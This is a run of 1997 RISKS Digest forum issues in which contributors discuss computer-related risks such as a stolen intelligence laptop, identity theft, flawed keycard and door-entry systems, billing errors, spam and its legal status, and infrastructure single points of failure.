I would have thought that the RISKS here are pretty plain for all to see.

It is not only essential that all services WITHIN a building are protected from interference but that ALL service supplies to that building must also

be secured.

Mark Forsyth mforseyth@ozonline.com.au

✶ Czech Intelligence Computer Stolen

Pete Mellor <pm@csr.city.ac.uk>

Sat, 16 Aug 1997 16:01:41 +0100 (BST)

>From the CAROLINA electronic news bulletin by students of Charles University, Prague, Friday 15th August 1997:-

Czech Intelligence Computer with Confidential Information Stolen

In May 1996 a worker from the Foreign Relations and Information Office, the official name of the Czech intelligence service, had his personal computer containing strictly confidential information stolen in a bar. The story was made public August 5 by the Czech daily Pravo and was later confirmed by the Interior Ministry. Interior Minister Jan Ruml said the possible information leak "does not threaten the running of the service or the security of its workers or of the state," however Ruml is said not to have been fully informed about the actual extent of the lost data. The Prague State Prosecutor's Office began investigating the case after an anonymous tip, and the investigation should determine what data the computer contained.

To subscribe to CAROLINA news you send an e-mail message to the address

LISTSERV@listserv.cesnet.cz

The text of message for subscription of the English version must be:

SUBSCRIBE CAR-ENG First name Last name
or for the Czech version
SUBSCRIBE CAR-CS First name Last name

Peter Mellor, Centre for Software Reliability, City University,
Northampton
Square, London EC1V 0HB, UK. +44 (171) 477-8422, p.mellor@csr.
city.ac.uk

🔥 Unsolved Mysteries covers identity theft!

"Denis Parslow" <dgp@world.std.com>
Mon, 18 Aug 1997 12:41:55 +0000

Unsolved Mysteries, a TV show one step above Cops, had a recent piece dedicated to a case of Theft of Identity. A woman in Florida was receiving credit card charges that she could not have made, and the situation escalated to a condo lease, etc., upwards of \$20,000. The other woman (in Cal) had gotten the birth certificate, had gotten a copy of a drivers license, made a forgery with her own picture, proceeded to use these as proof of ID for a Social Security card, and so on.

The Risks are already known [e.g., [RISKS-19.05](#)], but perhaps the typical consumer may be becoming more aware of them.

Denis Parslow, Engineering Mgr, Almo Distributing, Trademark Computers
dgp@world.std.com <http://www.almo.com> <http://world.std.com/~dgp/>

⚡ The Door Is Open!

Glen Roberts <glr@ripco.com>

16 Aug 1997 16:04:42 GMT

I was going to post a nice story about the risks of travelling around San Francisco with the Moderator of this group [*], but upon my return to Cleveland, I found a much more significant risk!

I almost stayed at the Quality Inn in Brook Park, Ohio (we'll see what it takes to get a full refund on the unused room). In addition to numerous other problems...

The rooms used a mag-stripe card as a key. (As do most hotels these days). Apparently to provide "better" security. If a key is lost or stolen, it can simply be deactivated.

This Quality Inn, apparently has a major problem with keys being deactivated for other reasons. While standing at the counter for less than 5 minutes, I saw three people appear at the counter and state "my key doesn't work!" The clerk: "What room number?" their keys were then quickly reprogrammed for that room number -- without any verification that it was actually their room the key was being set for! An open door... anyone with keycard could get entry to any room -- no questions asked!

Glen L. Roberts -- "political provocateur" -Newsday (3/30/97)

The Stalker's Home page: <http://www.glr.com/stalk.html>

[* Note: We taped a forthcoming CNET soundbite show. Check out Glen's website for ways in which you can be stalked. PGN]

✶ Insurance company billing error

<Paul_Green@vos.stratus.com>

Fri, 15 Aug 97 13:42 edt

I offer the following story as an ordinary consumer. But as a professional software engineer, I'm disappointed at what it says about the state of our profession and how we facilitate insensitivity by our companies towards our customers.

I have six insurance policies with Liberty Mutual. For several years I have been paying nearly all of my bills, including the five of the six separate bills for the policies, electronically with CheckFree. (My wife pays one of them conventionally). A year ago I bought a new car, and due to various factors, ended up with a new policy instead of a roll-over of the policy for the old car. I'm very careful to use separate CheckFree merchant names for each policy, so that each payment carries along the correct policy number.

A few weeks ago I sent in my renewal, in full, for another year of coverage. Didn't have to set up the merchant account again; CheckFree remembered it from last year. Nice. Imagine my surprise when I got a stern, bulk-mailed, computer-generated letter saying that my policy would be cancelled if I

didn't quickly pay my bill. Then, what seemed like just a few days later, I got another bulk-mailed, computer-generated letter full of lawyerly phrases informing me that my policy had been cancelled effective a week or so in the future.

This type of payment problem happens to me several times a year with CheckFree, and I must say, it has never been their fault, or the fault of my bank. It is invariably the fault of the merchant. The drill is to see if I paid the bill (yes), then see if the check has cleared my bank account (it had). Then see if the account number on the digitized image of the check on the bank statement (in absolutely tiny print!) agrees with the merchant's account number. Then, call the merchant.

A magnifying glass revealed that CheckFree and I agreed on the account number. A second look at this year's bill, however, revealed that my insurance company had quietly changed the account number, by a single digit, when they renewed the bill. (They often change the last couple of digits; and they know to ignore these because they are a renewal sequence number. This time they changed a high-order digit. They've never done this before, for any of my policies).

Where did my \$847 go? That's right, they applied my payment to last year's account number. The fact that I had already paid off that bill, that they hadn't invoiced me for that account, that they had renumbered the account, etc., apparently didn't register. Nor did they produce an

exception report
for paying a paid account (unless you consider a cancellation
notice on the
renewal the exception report).

The humans at the insurance company eventually found and
transferred the
misdirected payment, and I got another bulk-mailed, computer-
generated
letter stating that my insurance would not be cancelled after
all. But no
apology. (Perhaps they were waiting for me to apologize first
for
misleading them?) The lack of any apology really bothers me.

As I mentioned, I have six insurance policies with this
company. They add
up to quite a bill. It is quite clear to me that I am not
treated like a
single customer; I am treated like six customers (one of whom is
now
presumably labelled a deadbeat). I would like to receive a
telephone call
or a personal, first-class letter when problems like this crop
up. I guess
that's too much to ask these days. Grumble.

I only wonder what would have happened if I had been travelling,
not known
of the problem, and had an accident while my policy was
officially
cancelled. Would I have ended up in court over whether or not I
had paid
them? Glad that didn't happen, but no credit to the insurance
company that
it didn't.

Paul Green, Senior Technical Consultant, Stratus Computer, Inc.
Marlboro,
MA 01752 Paul_Green@stratus.com +1 508-460-2557 FAX: +1
508-460-0397

⚡ Re: Ctrl-Alt-Del (Floyd, [RISKS-19.29](#))

Li Gong <gong@games.Eng.Sun.COM>

Mon, 11 Aug 1997 15:09:18 -0700

> .. so you know that when you press that and get a login
window, you're
> actually getting a Windows NT login window and not a window
from a
> Trojan horse application.

Do you really know? You can be sure of this security guarantee
only if:

- (1) the keyboard and the wires are not replaced or tampered
with, and
- (2) the resident DOS has not been modified, and
- (3) the NT is authentic, and
- (4) you are looking at the correct monitor, and
- (5) the monitor is displaying real image (as opposed to a
cartoon), and
- (6) the keys have not been remapped, and
- (7) ...

Li Gong, JavaSoft, Sun Microsystems Inc.

⚡ Re: Ctrl-Alt-Del ([RISKS-19.28](#))

Morris Maynard <morrism@virtulink.com>

Wed, 13 Aug 1997 11:37:37 -0400

Who invented the Ctrl-Alt-Del "protocol"? "Word as your email
editor"
(Wordmail) is an *Option* with Exchange; clear instructions for
disabling
this option are given by the install program for Exchange. And
if you do not
have Word, Exchange will not enable Wordmail by default. For

some reason

people seem to like to vilify Microsoft whenever they introduce a really useful feature. Change can be good.

Wordmail is an example of the extensibility of Exchange; actually anybody can build an editor and hook it into Exchange as an Email editor using MAPI.

[Tons of other messages on this subject. Lots of duplication. Far too many to include. PGN]



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 32

Wednesday 20 August 1997

Contents

- [Channel Tunnel Closed](#)
[Boyd Roberts](#)
- ["Neverlost"? Think again!](#)
[Martin Minow](#)
- [Can Y2K problems be cured by executive fiat?](#)
[Matt Wartell](#)
- [Re: SET risk](#)
[Phillip M. Hallam-Baker](#)
- [Re: Plane crashes into power lines near Los Angeles](#)
[Bob Ratner](#)
- [Re: Ctrl-Alt-Del and Wordmail](#)
[Jay R. Ashworth](#)
- [Door entry has surprising failure modes](#)
[Nathan Sidwell](#)
- [Unprovoked threatening spam from Samsung's Lawyers](#)
[Sean Matthews](#)
- [Re: e-mail spam equivalent to computer cracking?](#)
[Martin Gleeson](#)
[George C. Kaplan](#)
[Mark](#)

● [Re: A risk of not preventing spam relay](#)

[Keith Lynch](#)

[John Line](#)

● [Re: No Surfing on the Senate Floor](#)

[Alan M. Hoffman](#)

[Doug Mitchell](#)

[Charles Tompkins](#)

[Dave Kristol](#)

● [Info on RISKS \(comp.risks\)](#)

⚡ Channel Tunnel Closed

Boyd Roberts <boyd@france3.fr>
Wed, 20 Aug 1997 17:32:37 +0200

The Channel Tunnel has been closed in both directions since early afternoon (Weds 20 Aug 1997). The reason for the closure is that several alarms had been set off for a yet undetermined cause. [Source: AFP]

⚡ "Neverlost"? Think again!

Martin Minow <minow@apple.com>
Tue, 19 Aug 1997 19:58:57 -0700

The New York Times "CyberTimes" section has an article describing adventures with a satellite navigation system installed in a rental car. The system, *Neverlost*, was not always helpful. Of course, the author was using it in Boston, ``land of streets made from cow-paths and drivers made from pure adrenaline.''

<<http://www.nytimes.com/library/cyber/compcol/081997compcol-manes.html>>

Martin Minow minow@apple.com

✦ Can Y2K problems be cured by executive fiat?

"matt wartell" <msw@fore.com>
Tue, 19 Aug 1997 10:42:23 -0400

Reuters News Service (18 Aug 1997) quotes President Clinton as follows
in a speech at the National Archives on 15 Aug 1997:

We can't have the American people looking to a new century and a new millennium with their computers, the very symbol of modernity in the modern age, holding them back and we are determined to see that it doesn't happen. ... I want to assure the American people that the federal government, in cooperation with state and local government and the private sector, is taking steps to prevent any interruption in government services.

However, a July 1997 OMB report noted that 71 percent of the government's ``most important computers'' were yet to be repaired or replaced.

[... but there are still 2.365 years left! PGN]

http://www.yahoo.com/headlines/970818/wired/stories/clinton_1.html

✦ Re: SET risk (Svigals, [RISKS-19.31](#))

"Phillip M. Hallam-Baker" <hallam@ai.mit.edu>

Wed, 20 Aug 1997 13:44:11 -0400

> There are more than 50 other card security products available for Internet
> usage. They are generally simpler, faster, and avoid the SET exposures
> identified above.

I'm somewhat surprised by the inclusion of the above comment as a 'risk'; it presents risks that are well known as if they had been recently discovered serious flaws, which they are not. Indeed, Nathaniel Borenstein of First Virtual pointed out the same problem about two years ago.

The purpose of financial cryptography is to control, not eliminate, risk. I am familiar with the details of more than 75 Internet payment schemes. The credit-card associations chose SET for sound reasons, like SIPPS and iKP/SEPP/SET before it, SET avoids the compilation of plaintext databases of credit-card numbers and authentication details by merchants.

Absent the use of a 'smartcard' or similar protected memory product there is no way to ensure that financial software has not been suborned. This is a particular problem when unsecure operating systems such as DOS, OS/8, Windows 95 are in use. The commercial reality however is that such systems have to be supported, and in any case there is no point in requiring hundreds of dollars to secure each Internet credit-card user when the standard credit-card security system is so weak. Using a

password that is presented to every merchant en-clair is hardly state of the art.

In time it is likely that additional security measures will be justified.

These are likely to start with the replacement of the plastic credit card itself with a smartcard of some description. SET was specifically designed to facilitate this. Merchants will probably be offered some form of discount for using an interface device sealed in a tamperproof box at some point.

SET was certainly not presented as a solution to all forms of financial transaction risk. It is a flexible platform however and can be extended.

It is probably quite possible to eliminate all conceivable risks in the first revision of the protocol. To do so would introduce additional complexity and reduce options for dealing with unanticipated risks however.

The point of SET is not just to protect credit-card numbers, it is to allow a move away from a system so dependent on them for security in the future.

Phill

✶ Re: Plane crashes into power lines near Los Angeles ([RISKS-19.29](#))

"R.S.Ratner" <ratner.r@svpal.org>
Wed, 20 Aug 1997 12:04:02 -0700

This brought to mind a project I did years ago at SRI for a major US Airline, which explored vulnerabilities of their IT operation, inter alia. We found that a tug or barge going out of control on a nearby river and taking out a bridge would bankrupt the airline! The reservation communications lines all came from a single telephone company central office -- across the river. Estimates for minimal bridge construction were 90 days on an emergency basis, but 20 days without reservations capability would bankrupt the airline. They immediately put in a backup microwave link, but I wonder how many other businesses are in similar risk positions today.

Bob Ratner

🔥 Re: Ctrl-Alt-Del and Wordmail ([RISKS-19.31](#))

"Jay R. Ashworth" <jra@scfn.thpl.lib.fl.us>
Wed, 20 Aug 1997 15:47:16 -0400 (EDT)

>Wordmail is an example of the extensibility of Exchange; actually anybody >can build an editor and hook it into Exchange as an Email editor using MAPI.

Well, yes, but this wasn't what the original poster was complaining about.

The point is that it's a custom, certainly, if not a standard, that the

primary intelligence contained in an email message be in text, accessible to

any mail program, including this one I run here on my VT100.

His assertion was that what Exchange was doing was putting that

primary
intelligence *_in an attachment_, _in a proprietary format_, and
leaving the
main body of the message *_empty_*.*

If his assertion is incorrect, so be it... if not, then the
design of
that system is poor, in todays environment... because people
will come
to depend on it internally, and then be unpleasantly surprised
when
they send mail to correspondents outside the company, who can't
read
the messages.

Why is this feature so useful, anyway? If Word could save these
documents in some standard interchange format, like HTML, for
example,
in a proper multipart/alternate format, that would be another
story,
but I gather that that is *_not_* what it's doing...

And which format of Word are you running, anyway? :-)

The RISKS are obvious: assuming that what Microsoft thinks is
good for you,
actually is.

Jay R. Ashworth, Ashworth & Associates, +1 813 790 7592
jra@baylink.com <http://rc5.distributed.net>

⚡ Door entry has surprising failure modes

Nathan Sidwell <nathan@bristol.st.com>
Mon, 11 Aug 1997 14:52:21 +0100

My work place has recently moved to a new building. The new
place has
magnetic swipe cards which are used to gain entry to the

building. One swipes the card through a reader and then types in a 4-digit PIN to unlock the door. The keypad has three lights, red, yellow and green, to indicate its state. The yellow light is on when you are expected to enter a PIN, the green light when the door is unlocked, and the red light when the wrong PIN is entered.

The card does not indicate which building it is for, only giving the mailing address of the company which provides the entry mechanism. So it would not be obvious to anyone finding such a card as to which building they could now enter. Thus having to type a PIN, in addition to swiping the card, is an annoying additional security measure. However, to identify the card it has a unique 4 digit number on it. Stuningly, the access PIN is VERY closely related to this number -- given a card, one can derive the access PIN, even a five year old could do it! Thus the additional security of the PIN is useless -- if one did know which building the card was for, one might well know how to determine the PIN.

One morning, as I was entering from the car park, I swiped the card and started entering a PIN. But I'd started entering the PIN for a different card. I noticed my error before completing the 4 digits, and as one simply remembers PINs by the pattern they make on the keypad (well I do, at least), I didn't know how many digits I'd typed. No problem, I thought, I just swipe the card through and that will reset the lock, so I can type the right

number. This I do, but the door remains locked. Confused by this, I carefully swipe the card through, notice that the yellow light flickers off and on (as it normally does when you swipe), and carefully retype the PIN. Part way through, the red light flickers. The door remains locked.

Now I figure out how the lock works:

- 1) Reswiping the card does not reset the keypad, in spite of indicating otherwise, by the lights changing.
- 2) Entering the wrong PIN is not a sticky error mode. It is not cleared only by swiping a card through. Pressing a key will also reset the key sequence. So you cannot tell that an error occurred in a sequence, by the final state of the lights.

All I need to do now is carefully press keys until I see the red light go on (I must still be part-way through a sequence). Then I can reswipe the card and type in the correct key.

This I do, only to still be denied entry. Arrgh! After three failures, the system invalidates your card!

So here I am in the carpark, locked out of the building, when I discover this door does NOT have an intercom on it to call reception (unlike the others). I have to leave the carpark (fortunately I don't need the card to do this) and walk round to reception to explain the problem. They do not seem to appreciate the problem -- that the failure modes on the entry mechanism are 'surprising'.

I also discovered another failure mode. While trying to call reception from the carpark, I noticed that in addition to having the digits 0-9, there are two buttons labeled A and B. These seemed to serve no function, except that simultaneously pressing both lit the green light. Unfortunately for me, this wasn't some kind of override, as the door remained unopenable, in spite of the keypad indicating otherwise.

It is depressing that the high tech replacement for the humble key, fails so spectacularly.

Dr Nathan Sidwell, Chameleon Software Group at SGS-Thomson
nathan@acm.org
<http://www.pact.srf.ac.uk/~nathan/> nathan@pact.srf.ac.uk
nathan@bristol.st.com

⚡ Unprovoked threatening spam from Samsung's Lawyers

Sean Matthews <sean@mpi-sb.mpg.de>
Tue, 19 Aug 1997 14:54:13 +0200 (MET DST)

A new development in the spam wars? I was away from my machine for the last fortnight, and set up my vacation program to reply to any mail with a brief 'I'll get back to you' message.

When I got back, I found in my mailbox an aggressively nasty message from Samsung America Inc.'s lawyer (Russell L. Allyn, Attorney at Law, SBN 143531, of Katz, Hoyt, Seigel & Kapor, Los Angeles), which included, among many things, the following (complete) paragraph:

> Your email name was provided as being suspected of
> connection to various acts of internet terrorism. Your acts
> are illegal.

For the curious, full text, with abuse and threats, is at
<http://www.mpi-sb.mpg.de/~sean/Samsung>; it makes amusing
reading. I'm
not sure if it is legally correct even in L.A., never mind in
Germany
where I received it. Certainly that last complete sentence quoted
seems, to put it mildly, very sloppy on the part of Mr. Allyn.

Apparently some idiot at Samsung America spammed the net at the
beginning of the month with a message which I deleted without
even
bothering to read. The person qualifies as an idiot not for
spamming
the net (which makes him merely offensive), but for leaving the
reply-to field set to Samsung America's address and thus
providing an
barndoor sized target for anybody with a grudge about junk email.

After the mail bombs arrived, it seems the lawyers gathered the
addresses of all the replies together and bombed back. I got
caught
in the crossfire. I wonder if any of the hinted legal actions
possible against mailbombing are applicable to unprompted
threats of
legal action delivered by email?

Sean Matthews, Max-Planck-Institut fuer Informatik, Im
Stadtwald, 66123
Saarbruecken, Germany +49 681 9325 217 <http://www.mpi-sb.mpg.de/~sean/>

**✉ Re: e-mail spam equivalent to computer cracking? (Gilham,
[RISKS-19.31](#))**

Martin Gleeson <gleeson@unimelb.edu.au>

Wed, 20 Aug 1997 11:49:59 +1000

> [Perhaps some of our Australian readers can say
> whether any of *their* laws were violated! PGN]

There has been some discussion as to whether or not our laws cover spam in general, but I believe they're as clear as US law when it comes to this particular method of masquerading. The relevant part of Australian law is:

The Commonwealth Crimes Act 1914 (as amended). Section 76E was added under the Section 9 of the Crimes Legislation Amendment Act No. 108 of 1989.

CRIMES ACT 1914 - SECT 76E Damaging data in Commonwealth and other

computers by means of Commonwealth facility

76E. A person who, by means of a facility operated or provided by the

Commonwealth or by a carrier, intentionally and without authority

or lawful excuse:

(a) destroys, erases or alters data stored in, or inserts data into,

a computer;

(b) interferes with, or interrupts or obstructs the lawful use of,

a computer; or

(c) impedes or prevents access to, or impairs the usefulness or

effectiveness of, data stored in a computer; is guilty of an offence.

Maximum penalty: Imprisonment for 10 years.

When "inserts data into" in clause (a) is related back to "intentionally and without authority", I think such masquerading falls within the intent

of the law.

The lack of physical presence within the borders of Australia do not excuse the sender from being bound by our laws when it comes to computers.

CRIMES ACT 1914 - SECT. 3A. Operation of Act.

3A. This Act applies throughout the whole of the Commonwealth and the Territories and also applies beyond the Commonwealth and the Territories.

Our laws allow a trial to occur "in absentia" where the Justice feels that such is in the best interests of the Crown. He or she may also issue a warrant for the arrest of the sender and initiate extradition.

I send this along with the applicable US code in response to spam to the abuse and postmaster contacts along with the spammer. Thanks to Karl Ferguson <karl@tower.net.au>, who allowed me to use it.

Martin Gleeson, Webmeister, Information Technology Services, Univ. of Melbourne
+61 3 9344 7407 gleeson@unimelb.edu.au <http://www.unimelb.edu.au/%7Egleeson/>

[✉ Re: e-mail spam equivalent to computer cracking? \(Gilham, RISKS-19.31\)](#)

"George C. Kaplan" <gckaplan@ack.berkeley.edu>
Wed, 20 Aug 1997 10:34:35 -0700

We don't yet have a simple way to block the spammers while allowing specific users to relay mail through our systems. And retraining thousands of not-very-technically-savvy users to use their ISP's for mail relays would be a major task.

George C. Kaplan, Communication & Network Services, University of California
at Berkeley 510-643-0496 gckaplan@ack.berkeley.edu

✉ Re: e-mail spam equivalent to computer cracking? (Gilham, [RISKS-19.31](#))

<mark@leasion.demon.co.uk>
20 Aug 1997 17:46:51 -0000

The point is that even though box.net.au did actually correctly identify the sending machine, by DNS lookup. It still accepted the information it was given, presumably via the SMTP "HELO" command. The risk here would be more of the sysadmin who dosn't configure their machines correctly.

: Isn't this in violation of the U.S. federal law ...

This would depend on such laws applying only to the access and not giving any restriction as to where they are accessing.

: Why isn't the sender guilty of a felony ...

Again the same potential problem if the laws have been written with the assumption that the cracker is in the same country as their target.

✉ Re: A risk of not preventing spam relay (Glatting, [RISKS-19.31](#))

Keith Lynch <kfl@clark.net>

Wed, 20 Aug 1997 01:22:10 -0400 (EDT)

In [RISKS-19.31](#), Dennis Glatting reports having blocked all e-mail from a site after having gotten just one spam that was apparently from that site.

That's the biggest RISK of spam in my opinion. It cuts us off from each other.

- * Filters meant to discard spam often discard legitimate e-mail.
- * People who realize that much e-mail is discarded unread are less likely to take the time to write informative e-mail, since it will very likely never be seen by the recipient.
- * People who know where spammers find e-mail addresses are likely to stop posting useful messages to newsgroups or mailing lists, and are likely to ask that all their past messages be removed from any online archives. Or they may post using a fake address, making it impossible for them to receive legitimate replies.
- * Archivists may get disgusted at the number of people asking to be removed, and may shut down their archive.
- * People have been falsely accused of spamming, and unjustly punished.
- * Newsgroup posters who post under a fake address and direct all replies -- including ones not of general interest -- to the newsgroup, cause newsgroups to fill with junk, causing people to stop reading

them.

* So does newsgroup spam, which has already rendered numerous newsgroups totally unusable and abandoned. On several, I've checked 100 consecutive messages and found that every one of them was spam. Starting over with a new newsgroup doesn't help, since spammers will take over the new one too.

Our moderator reports that he [*] rejects all e-mail from sites on which there are lots of spammers. [Not me; our entire site is being subjected to spams, and our Admins decided that is the only thing we can do at the moment. PGN] That's a perfect example of what I'm talking about.

Spam is rapidly making the net unusable. It's as if you spent the day in a business meeting, a hobby club meeting, a PTA meeting, and an author talk at a bookstore, only to have every event repeatedly interrupted by outsiders who read a commercial pitch (probably for a pyramid scheme or a quack remedy) then leave without listening for replies.

I wouldn't be surprised if the true costs of spam are already in the billions of dollars, mostly in lost opportunity costs. In return for which, perhaps a half-dozen people are making a mediocre living, mostly by selling spamming services to the gullible and larcenous who can't believe that if they send one-million ads for an MLM or credit-repair scheme, they will probably get fewer than ten positive responses.

[Perhaps some of them actually do get tons of responses? PGN]
*typos fixed

Keith Lynch, kfl@clark.net <http://www.clark.net/pub/kfl/>

I boycott all spammers.

⚡ Re: A risk of not preventing spam relay (Glatting, [RISKS-19.31](#))

John Line <jml4@cus.cam.ac.uk>

Tue, 19 Aug 1997 19:45:51 +0100 (BST)

> who I'll call foo.com. ...

This serves as a reminder to be careful about choosing dummy placeholder names. foo.com is a real domain (exists in the DNS), as are bar.com, foobar.com, foo.org, bar.org, foobar.org, example.com, dummy.com, badguys.com, ... You get the idea. A lot of "obvious" dummy names actually exist as valid domain or host names.

There are at least two sorts of associated risk -

- * the risk of legal (or other) action in response to defamatory comments

 - which used a dummy name (that happened to exist) to hide the identity

 - of the domain actually being criticised, or other unwelcome (mis)uses

 - of real domains (e.g. perhaps using "foo.com" as a dummy name in

 - documentation that was unconnected with the real foo.com).

- * the risk of inadvertently allowing access to your own systems, or causing

 - unwelcome network connections to remote systems, by failing to remove

 - or comment out example entries in sample software configuration files

 - which refer to "imaginary" systems or domains which just happen to exist

 - (now, even if the authors of the examples checked and found

the names

were not in use when the examples were written).

John Line - Cambridge University Computing Service, New Museums
Site,
Pembroke Street, Cambridge CB2 3QG, England jml4@cus.cam.ac.uk
+44 1223 334708

✉ Re: No Surfing on the Senate Floor (Spainhower, [RISKS-19.29](#))

"Alan M. Hoffman" <ahoffman@sprynet.com>

Tue, 12 Aug 97 12:52:11 -0400

How does this demonstrate technological incompetence? My school does not allow laptops in the classrooms because the sound of typing is distracting for the other students. Furthermore, I guess I would be a little irritated to think my Senator was receiving "real time analysis" of pending legislation and ongoing debates via email from highly-paid lobbyists and campaign contributors. It's nice to think that the Senate is thinking long and hard about the RISKS of upgrading their technology.

✉ Re: No Surfing on the Senate Floor (Spainhower, [RISKS-19.29](#))

Doug Mitchell <dmitchel@traveller.com>

Mon, 11 Aug 1997 22:54:08 -0500

Several years ago in Alabama, the State House of Representatives passed a rule barring computers on the House floor. (Ironic that the one technology issue that Alabama is in the lead on is in barring the use of

technology).

According to the press reports of the time, there was only one representative who was using a laptop at the time, so the rule could be reasonably interpreted as directed at him. Apparently, the prevailing opinion of this representative among his colleagues was best described as the north end of a south bound mule. I have no idea if this applies in this case.

The risk: Even with high-tech, you still have to be nice to people.

✉ Re: No Surfing on the Senate Floor (Spainhower, [RISKS-19.29](#))

Charles Tompkins <TOMPKINSC@NDU.EDU>

Wed, 13 Aug 1997 09:11:21 -0500

What I find more disturbing is an apparent lack of understanding that the Senate is supposed to be a deliberative body where members listen to and debate issues of the highest national policy. Regrettably, IMHO members already spend too much time off the floor, reading, posturing for the press, etc., etc. Notebook computers have no more business on the Senate floor (or many other places where human interaction is key, e.g., courtrooms) than cellular phones - for the same reasons. The RISK is to civility and the deliberative process.

✦ Re: No Surfing on the Senate Floor (Spainhower, [RISKS-19.29](#))

Dave Kristol <dmk@bell-labs.com>

Wed, 13 Aug 1997 11:10:57 -0400

In [RISKS-19.29](#), R Spainhower <rs@world.std.com> castigates the U. S. Senate for disallowing laptops on the Senate floor. But I think the issue is more complicated than just technophobia. My comments are based on hazily remembered information from an August 11, 1997, National Public Radio story on "All Things Considered". (The audio is available on-line at <<http://www.realaudio.com/rafiles/npr/password/nc7A1101-4.ram>>, but unfortunately I can't listen to it (again) from within our firewall.)

The Senate is a very tradition-bound place. Right now senators may not carry pagers or cell phones on the Senate floor. Furthermore, access to them by aides, etc., is very much limited. The idea is for the Senate to be a deliberative body, free from external distractions.

Imagine the potential distractions of having laptops. Trying to look up information while other Senators are speaking (and thus not closely following the argument the speaker is making.) Senators playing solitaire or Maze Wars. Senators exchanging email with each other or with their staffs via wireless networks. (And imagine the interesting security implications of that!)

My first reaction to the flap was like R Spainhower's. But after some contemplation, I'm willing to let the Senate remain a body for deliberation and discussion, without electronic intrusion.

(Oh, and I'm just as cynical as the next person about how well the Senate actually performs its deliberative function, but its not clear to me that allowing electronic gadgets on the floor would make things better.)

Dave Kristol



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 33

Friday 22 August 1997

Contents

- [Public loo guilty of making nuisance calls](#)
[Nick Rothwell](#)
- [Risks, Reliability, Regulation, and Infrastructures](#)
[Willis H. Ware](#)
- [Communications lines, redundancy and diversity](#)
[Marion F. Moon](#)
- [The risks of no long-term planning](#)
[David Mortman](#)
- [Re: SET risks](#)
[Jacob Sterling](#)
- [Re: Unprovoked threatening spam from Samsung's Lawyers](#)
[Sean Eric Fagan](#)
[Phillip M. Hallam-Baker](#)
- [SPAM-L -- the SPAM Fighters' List](#)
[Pete Weiss](#)
- [Mir problem corrections](#)
[Dennis Newkirk](#)
- [Re: Risks of dummy addresses](#)
[Elizabeth Zwicky](#)
[Stephen Sprunk](#)

● [Re: No Surfing on the Senate Floor](#)

[William B. Henry](#)

● [Info on RISKS \(comp.risks\)](#)

⚡ Public loo guilty of making nuisance calls

Nick Rothwell <nick@cassiel.com>

21 Aug 1997 15:39:14 -0000

From *Computer Weekly* (UK), 21st August 1997:

A woman who was phoned repeatedly by a public lavatory asking her to fill it with cleaning fluid had to ask BT to put a stop to the calls.

The case is one of a growing number of nuisance calls generated by programming errors.

About 15% of all nuisance calls are caused by errors, most of which are traceable to faulty programming, according to a BT spokesperson.

The most common type of computer-controlled nuisance call is from soft drink vending machines which need refilling. Wrongly programmed fax machines and modems are another cause of complaints.

In a recent case, a North Sea oil rig called the wrong number at regular intervals to ask for a service. Potentially serious cases involve traffic lights, boilers and hospital refrigerators.

"The calls are mainly silent, because they are intended for modems to pick up, but some give a recorded message," said a BT spokesman.

Nick Rothwell, CASSIEL <http://www.cassiel.com>

contemporary dance projects music synthesis and control

[Not a new story in RISKS, but it seems to be happening more often. PGN]

✶ Risks, Reliability, Regulation, and Infrastructures

"Willis H. Ware" <willis@rand.org>

Thu, 21 Aug 97 13:45:44 PDT

In another discussion group, a thread started on the topic of using electromagnetic spectrum vs. cable systems to deliver TV. That led to an observation (Willis H. Ware <willis@rand.org>) that cable systems were more likely to be extensively damaged, and therefore, be unavailable, during a major emergency such as hurricane or earthquake. Hence, they would be less dependable as a means of emergency communications to the public. This remark was interpreted by Charles Brownstein (cbrownst@cnri.reston.va.us) to mean "sustain a broad mix of (information) transport capabilities."

He then related his own experience in which a power surge in his neighborhood took out not only the usual POTS service but also his ISDN service -- not to mention electrically frying various other things, such as his motion-detecting intruder lights. To top it off, the batteries in his cell phone were flat.

All of that led me observe as follows: Common points of failure at work

again! And in fact, it's a small example of just the issue that the President's Commission on Critical Infrastructure Protection is concerned about. In this instance, the electrical power grid was the common vulnerability and its misbehavior -- a surge followed by a several hour outage -- had repercussions on other utilities and devices.

The inverse situation is also well understood; namely, the PSTN -- or PSN or POTS as also known -- is a central and single point of vulnerability to all manner of information systems nation-wide.

But have we inadvertently RISKed the country and put it in a less robust posture as a result of trying to increasingly decentralize and deregulate all manner of things? As various utilities become more and more deregulated, it will get increasingly harder to worry about continuity of service, responsibility for emergency problems, FEMA-type emergency obligations, contingency planning, etc. To put it simply, there is no one in charge of the top level system considerations; there is no focal point to which some level of government could turn to for action.

Consider the situation in California; it is deregulating its 60 Hz power offerings. Some company will own and run the wire distribution systems; suppliers of power will "rent" capacity over the wire grid to deliver power to consumers. The media reports that there is currently a small army of carpetbagger sales-people with glitzy brochures trying to persuade big users of power to desert their traditional regulated utility source and go with an

alternate supplier.

Since it's a bit difficult to tell one 60Hz cycle from another -- no concept of taggants in the power business -- who knows where one's power really will come from? For Californians, it could be the traditional sources; it could be the Columbia River power complex; it could be the TVA if it has surplus electricity to peddle; it could even be the huge power facility in Quebec. While some of these inter-vendor transactions are exchanges of power-generating capacity here for some there (i.e., paper transactions in an accounting system), much of it will be real with honest-to-goodness power flowing all over via extensive inter-tie lines.

And who, I wonder, is pondering the overall system behavior of such a configuration, and who is wondering about continuity of service to critical consumers, and who is addressing the legal obligations and fiscal responsibilities (to the end-user) of all the players? Certainly not the politicians; they settle for simply making a policy that says "we will have electrical power deregulation."

It remains to be seen whether such broad reaching issues can be adequately handled by an industry on its own, or whether there will emerge an unavoidable requirement for the Federal government to intervene and play some regulatory role. The 50 states cannot do it; the electrical power industry has become an interstate, even international, business through deregulation.

Willis H. Ware, RAND, Santa Monica, CA

✈ Communications lines, redundancy and diversity

"Moon, Marion F" <mmoon@msmail2.hac.com>

21 Aug 1997 09:04:34 -0800

Bob Ratner's note on loss of communications lines points out the all too common problem with the vulnerability of such lines. While barges and tugs may be bit more exotic, the ordinary backhoe represents the overwhelmingly common cause of loss of communications. Simply providing a microwave link as backup may not reduce the vulnerability as much as many commonly think. Simple redundancy always appears to solve the problem for many people. But, redundancy with physical DIVERSITY is the only approach that begins to solve the problem.

